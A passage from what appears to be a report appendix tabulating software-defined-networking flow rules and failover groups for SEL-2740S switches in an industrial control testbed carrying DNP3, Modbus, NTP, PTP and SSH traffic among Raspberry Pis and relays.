D4			ARP		192.168.1.19	192.168.1.50			F4,D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 9)
E1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B3	Table=0 Priority=65535	() () ()
E1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B3		(Pi 7 to Pi 8 BA DNP3) (Suricata High) (Raspberry Pi 8)
E3			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		F4,D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E3			ARP		192.168.1.23	192.168.1.50			F4,D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 13)
E4			IPV4	UDP	172.16.2.6	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
E4			IPV4	UDP	172.16.2.4	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
E4			IPV4	UDP	172.16.2.5	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
E4			IPV4	UDP	192.168.1.27	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 1) (NTP Server)
E4			IPV4	UDP	192.168.1.28	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 2) (NTP Server)
E4			IPV4	UDP	192.168.1.29	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 3) (NTP Server)
E4			IPV4	UDP	172.16.2.3	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
E4			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	F1		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
E4			IPV4	TCP	192.168.1.21	192.168.1.11		TCP/ MODBUS	B2		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
E4			IPV4	TCP	192.168.1.21	192.168.1.15		TCP/ MODBUS	C3		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
E4			IPV4	TCP	192.168.1.13	192.168.1.21	TCP/ MODBUS		D1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
E4			IPV4	TCP	192.168.1.14	192.168.1.21	TCP/ MODBUS		D1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E4			IPV4	TCP	192.168.1.16	192.168.1.21	TCP/ MODBUS		D1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
E4			ARP		172.16.2.3	172.16.1.32			C2		(ARP) (SEL-2740S Switch 2) (NTP Server)
E4			ARP		172.16.2.4	172.16.1.32			C2		(ARP) (SEL-2740S Switch 3) (NTP Server)
E4			ARP		172.16.2.5	172.16.1.32			C2		(ARP) (SEL-2740S Switch 4) (NTP Server)
E4			ARP		172.16.2.6	172.16.1.32			C2		(ARP) (SEL-2740S Switch 5) (NTP Server)
E4			ARP		192.168.1.13	192.168.1.21			D1		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
E4			ARP		192.168.1.14	192.168.1.21			D1		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
E4			ARP		192.168.1.16	192.168.1.21			D1		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
E4			ARP		192.168.1.17	192.168.1.18			F1		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
E4			ARP		192.168.1.21	192.168.1.11			B2		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
E4			ARP		192.168.1.21	192.168.1.15			C3		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
E4			ARP		192.168.1.27	172.16.1.32			C2		(ARP) (SEL-751 Relay 1) (NTP Server)
E4			ARP		192.168.1.28	172.16.1.32			C2		(ARP) (SEL-751 Relay 2) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E4			ARP		192.168.1.29	172.16.1.32			C2		(ARP) (SEL-751 Relay 3) (NTP Server)
F1			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		F4,D1*	Group=1	(BA Management) (BA Management VM) (BA Low Side)
F1			ARP		192.168.10.100	192.168.10.4			F4,D1*	Group=1	(BA ARP) (BA Management VM) (BA Low Side)
F1			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		D1,F4*	Group=12	(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
F1			ARP		192.168.1.18	192.168.1.17			D1,F4*	Group=12	(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
F1			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		D1	Table=0 Priority=65535	() () ()
F1			ARP		192.168.1.18	192.168.1.17			D1	Table=0 Priority=65535	() () ()
F1			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		F4		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)
F1			ARP		192.168.1.252	192.168.1.249			F4		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
F1			IPV4	ICMP	192.168.1.252	192.168.1.249			F4		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)
F4			ARP		172.16.1.1	172.16.2.2			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
F4	00:30:A7:1B:62:17		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
F4	00:30:A7:1B:62:17		ARP		172.16.1.1				LOCAL	Table=0 Priority=65000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
F4	00:30:A7:1B:62:17		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	() () ()
F4			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Control Center) (NTP Server)
F4			IPV4	UDP	172.16.2.4	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
F4			IPV4	UDP	172.16.2.5	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
F4			IPV4	UDP	192.168.1.27	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 1) (NTP Server)
F4			IPV4	UDP	192.168.1.28	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 2) (NTP Server)
F4			IPV4	UDP	192.168.1.29	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-751 Relay 3) (NTP Server)
F4			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	F1		(BA Management) (BA Management VM) (BA Low Side)
F4			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	F1		(NREL DNP Master BA DNP3) (NREL DNP3 Master) (BA Low Side)
F4			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B3		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
F4			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	E3		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
F4			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D4		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
F4			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C3		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
F4			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
F4			IPV4	TCP	10.10.49.23	192.168.1.249	TCP/DNP3		C4		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
F4			ARP		172.16.2.1	172.16.1.32			C2		(ARP) (SEL-2740S Control Center) (NTP Server)
F4			ARP		172.16.2.4	172.16.1.32			C2		(ARP) (SEL-2740S Switch 3) (NTP Server)
F4			ARP		172.16.2.5	172.16.1.32			C2		(ARP) (SEL-2740S Switch 4) (NTP Server)
F4			ARP		192.168.1.249	192.168.1.252			F1		(NREL DNP Master BA ARP) (NREL DNP3 Master) (BA Low Side)
F4			ARP		192.168.1.252	192.168.1.249			C4		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)
F4			ARP		192.168.1.27	172.16.1.32			C2		(ARP) (SEL-751 Relay 1) (NTP Server)
F4			ARP		192.168.1.28	172.16.1.32			C2		(ARP) (SEL-751 Relay 2) (NTP Server)
F4			ARP		192.168.1.29	172.16.1.32			C2		(ARP) (SEL-751 Relay 3) (NTP Server)
F4			ARP		192.168.1.50	192.168.1.18			B3		(ARP) (Temporary Workstation) (Raspberry Pi 8)
F4			ARP		192.168.1.50	192.168.1.11			B2		(ARP) (Temporary Workstation) (Raspberry Pi 1)
F4			ARP		192.168.1.50	192.168.1.15			C3		(ARP) (Temporary Workstation) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
F4			ARP		192.168.1.50	192.168.1.23			E3		(ARP) (Temporary Workstation) (Raspberry Pi 13)
F4			ARP		192.168.1.50	192.168.1.19			D4		(ARP) (Temporary Workstation) (Raspberry Pi 9)
F4			ARP		192.168.10.4	192.168.10.100			F1		(BA ARP) (BA Management VM) (BA Low Side)
F4			IPV4	ICMP	192.168.1.249	192.168.1.252			F1		(NREL DNP3 Master BA PING) (NREL DNP3 Master) (BA Low Side)
F4			IPV4	ICMP	192.168.1.252	192.168.1.249			C4		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
LOCAL			ARP		172.16.2.2	172.16.1.1			F4,D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
LOCAL		00:30:A7:1B:62:17	IPV4			172.16.1.1			F4,D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
LOCAL			ARP			172.16.1.1			F4	Table=0 Priority=65000	() () ()
LOCAL			IPV4			172.16.1.1			F4	Table=0 Priority=65000	() () ()
LOCAL			IPV4	UDP	172.16.2.2	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 1) (NTP Server)
LOCAL			ARP		172.16.2.2	172.16.1.32			C2		(ARP) (SEL-2740S Switch 1) (NTP Server)
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	() () ()
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	() () ()
			ARP						CONTROLLER	Tavble=3 Meter=63 Priority=1	() () ()
			GOOSE						CONTROLLER	Table=3 Meter=61 Priority=1	() () ()
			SV						CONTROLLER	Table=3 Meter=62 Priority=1	() () ()
									CONTROLLER	Table=3 Meter=64 Priority=0	() () ()
										Table=2 GotoTable=3 Priority=0	() () ()
										GogoTable=2 Priority=0	() () ()
										Table=0 GotoTable=1 Priority=0	() () ()

A.3.2.2 Flow Rules in SEL 2740S Switch #2

Table A-14 shows the group designations for switch #2

Table A.14. SEL 2740S Switch #2 Groups

Group	Type	Output
3	Fast Failover	C1,D1
6	Fast Failover	D2,D1
7	Fast Failover	D1,C1
8	Fast Failover	B4,D1

Table A-15 shows a summary of the SDN flow rules contained on switch #2.

Table A-15. SEL 2740S Switch #2 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
B1			ARP		192.168.1.12	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 2)
B1			IPV4	TCP	192.168.1.12	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 2)
B1			ARP		192.168.1.12	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 2)
B3			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
B3			ARP		192.168.1.26	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 16)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B4			IPV4	UDP	172.16.1.32	172.16.2.3	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
B4			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	C2		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
B4			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
B4			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E2		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
B4			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
B4			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B3		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
B4			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	F3		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
B4			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E4		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
B4			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
B4			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C2		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
B4			IPV4	TCP	192.168.1.11	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
B4			IPV4	TCP	192.168.1.15	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B4			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		F4		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
B4			ARP		172.16.1.32	172.16.2.3			LOCAL		(ARP) (SEL-2740S Switch 2) (NTP Server)
B4			ARP		192.168.1.11	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
B4			ARP		192.168.1.15	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
B4			ARP		192.168.1.18	192.168.1.17			C2		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
B4			ARP		192.168.1.50	192.168.1.17			C2		(ARP) (Temporary Workstation) (Raspberry Pi 7)
B4			ARP		192.168.1.50	192.168.1.12			B1		(ARP) (Temporary Workstation) (Raspberry Pi 2)
B4			ARP		192.168.1.50	192.168.1.20			E4		(ARP) (Temporary Workstation) (Raspberry Pi 10)
B4			ARP		192.168.1.50	192.168.1.21			F4		(ARP) (Temporary Workstation) (Raspberry Pi 11)
B4			ARP		192.168.1.50	192.168.1.22			E2		(ARP) (Temporary Workstation) (Raspberry Pi 12)
B4			ARP		192.168.1.50	192.168.1.24			F3		(ARP) (Temporary Workstation) (Raspberry Pi 14)
B4			ARP		192.168.1.50	192.168.1.25			E1		(ARP) (Temporary Workstation) (Raspberry Pi 15)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B4			ARP		192.168.1.50	192.168.1.26			B3		(ARP) (Temporary Workstation) (Raspberry Pi 16)
B4	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	VlanVid=4094 SetQueue=4 PopVlan=TRUE	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
B4	00:30:A7:1B:62:CD		ARP		172.16.1.1				LOCAL	Table=0 Priority=60000	( ) ( ) ( )
B4	00:30:A7:1B:62:CD		IPV4		172.16.1.1				LOCAL	Table=0 Priority=60000	( ) ( ) ( )
B4			ARP		172.16.1.1	172.16.2.3			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
B4	00:30:A7:1B:62:CD		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
C1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	C2		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
C1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
C1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E2		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
C1			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
C1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B3		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	F3		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
C1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E4		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
C1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
C1			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		F4		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
C1			ARP		192.168.1.50	192.168.1.17			C2		(ARP) (Temporary Workstation) (Raspberry Pi 7)
C1			ARP		192.168.1.50	192.168.1.12			B1		(ARP) (Temporary Workstation) (Raspberry Pi 2)
C1			ARP		192.168.1.50	192.168.1.20			E4		(ARP) (Temporary Workstation) (Raspberry Pi 10)
C1			ARP		192.168.1.50	192.168.1.21			F4		(ARP) (Temporary Workstation) (Raspberry Pi 11)
C1			ARP		192.168.1.50	192.168.1.22			E2		(ARP) (Temporary Workstation) (Raspberry Pi 12)
C1			ARP		192.168.1.50	192.168.1.24			F3		(ARP) (Temporary Workstation) (Raspberry Pi 14)
C1			ARP		192.168.1.50	192.168.1.25			E1		(ARP) (Temporary Workstation) (Raspberry Pi 15)
C1			ARP		192.168.1.50	192.168.1.26			B3		(ARP) (Temporary Workstation) (Raspberry Pi 16)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			ARP		172.16.1.1	172.16.2.3			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
C1	00:30:A7:1B:62:CD		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
C2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
C2			ARP		192.168.1.17	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 7)
C2			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	D2,D1*	Group=6	(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
C2			ARP		192.168.1.17	192.168.1.18			D2,D1*	Group=6	(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
C2			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	D2	Table=0 Priority=65535	( ) ( ) ( )
C2			ARP		192.168.1.17	192.168.1.18			D2	Table=0 Priority=65535	( ) ( ) ( )
D1			IPV4	TCP	192.168.1.13	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
D1			IPV4	TCP	192.168.1.14	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
D1			IPV4	TCP	192.168.1.16	192.168.1.21	TCP /MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
D1			ARP		192.168.1.13	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.14	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
D1			ARP		192.168.1.16	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		B4		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.3	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.6	UDP/NTP		C1		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.4	UDP/NTP		D1		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.5	UDP/NTP		B4		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
D2			IPV4	UDP	172.16.1.32	192.168.1.27	UDP/NTP		D1		(NTP Client) (SEL-751 Relay 1) (NTP Server)
D2			IPV4	UDP	172.16.1.32	192.168.1.28	UDP/NTP		D1		(NTP Client) (SEL-751 Relay 2) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	UDP	172.16.1.32	192.168.1.29	UDP/NTP		D1		(NTP Client) (SEL-751 Relay 3) (NTP Server)
D2			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		B4		(BA Management) (BA Management VM) (BA Low Side)
D2			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C2		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
D2			IPV4	TCP	192.168.1.11	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
D2			IPV4	TCP	192.168.1.13	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
D2			IPV4	TCP	192.168.1.15	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
D2			IPV4	TCP	192.168.1.14	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
D2			IPV4	TCP	192.168.1.16	192.168.1.21	TCP/ MODBUS		F4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
D2			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		B4		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D2			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		B4		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D2			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		B4		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D2			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		B4		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		B4		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		172.16.1.32	172.16.2.1			B4		(ARP) (SEL-2740S Control Center) (NTP Server)
D2			ARP		172.16.1.32	172.16.2.4			D1		(ARP) (SEL-2740S Switch 3) (NTP Server)
D2			ARP		172.16.1.32	172.16.2.3			LOCAL		(ARP) (SEL-2740S Switch 2) (NTP Server)
D2			ARP		172.16.1.32	172.16.2.6			C1		(ARP) (SEL-2740S Switch 5) (NTP Server)
D2			ARP		172.16.1.32	172.16.2.5			B4		(ARP) (SEL-2740S Switch 4) (NTP Server)
D2			ARP		172.16.1.32	192.168.1.27			D1		(ARP) (SEL-751 Relay 1) (NTP Server)
D2			ARP		172.16.1.32	192.168.1.28			D1		(ARP) (SEL-751 Relay 2) (NTP Server)
D2			ARP		172.16.1.32	192.168.1.29			D1		(ARP) (SEL-751 Relay 3) (NTP Server)
D2			ARP		192.168.1.11	192.168.1.50			B4		(ARP) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		192.168.1.11	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
D2			ARP		192.168.1.13	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.14	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
D2			ARP		192.168.1.15	192.168.1.50			B4		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D2			ARP		192.168.1.15	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
D2			ARP		192.168.1.16	192.168.1.21			F4		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
D2			ARP		192.168.1.18	192.168.1.50			B4		(ARP) (Temporary Workstation) (Raspberry Pi 8)
D2			ARP		192.168.1.18	192.168.1.17			C2		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
D2			ARP		192.168.1.19	192.168.1.50			B4		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D2			ARP		192.168.1.23	192.168.1.50			B4		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D2			ARP		192.168.10.100	192.168.10.4			B4		(BA ARP) (BA Management VM) (BA Low Side)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						C1	VlanVid=4091 SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						D1	VlanVid=4092 SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						B4	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2			ARP		172.16.2.2	172.16.1.1			B4	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2		00:30:A7:1B:62:17	IPV4			172.16.1.1			B4	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C2	Table=0 Priority=65535	( ) ( ) ( )
D2			ARP		192.168.1.18	192.168.1.17			C2	Table=0 Priority=65535	( ) ( ) ( )
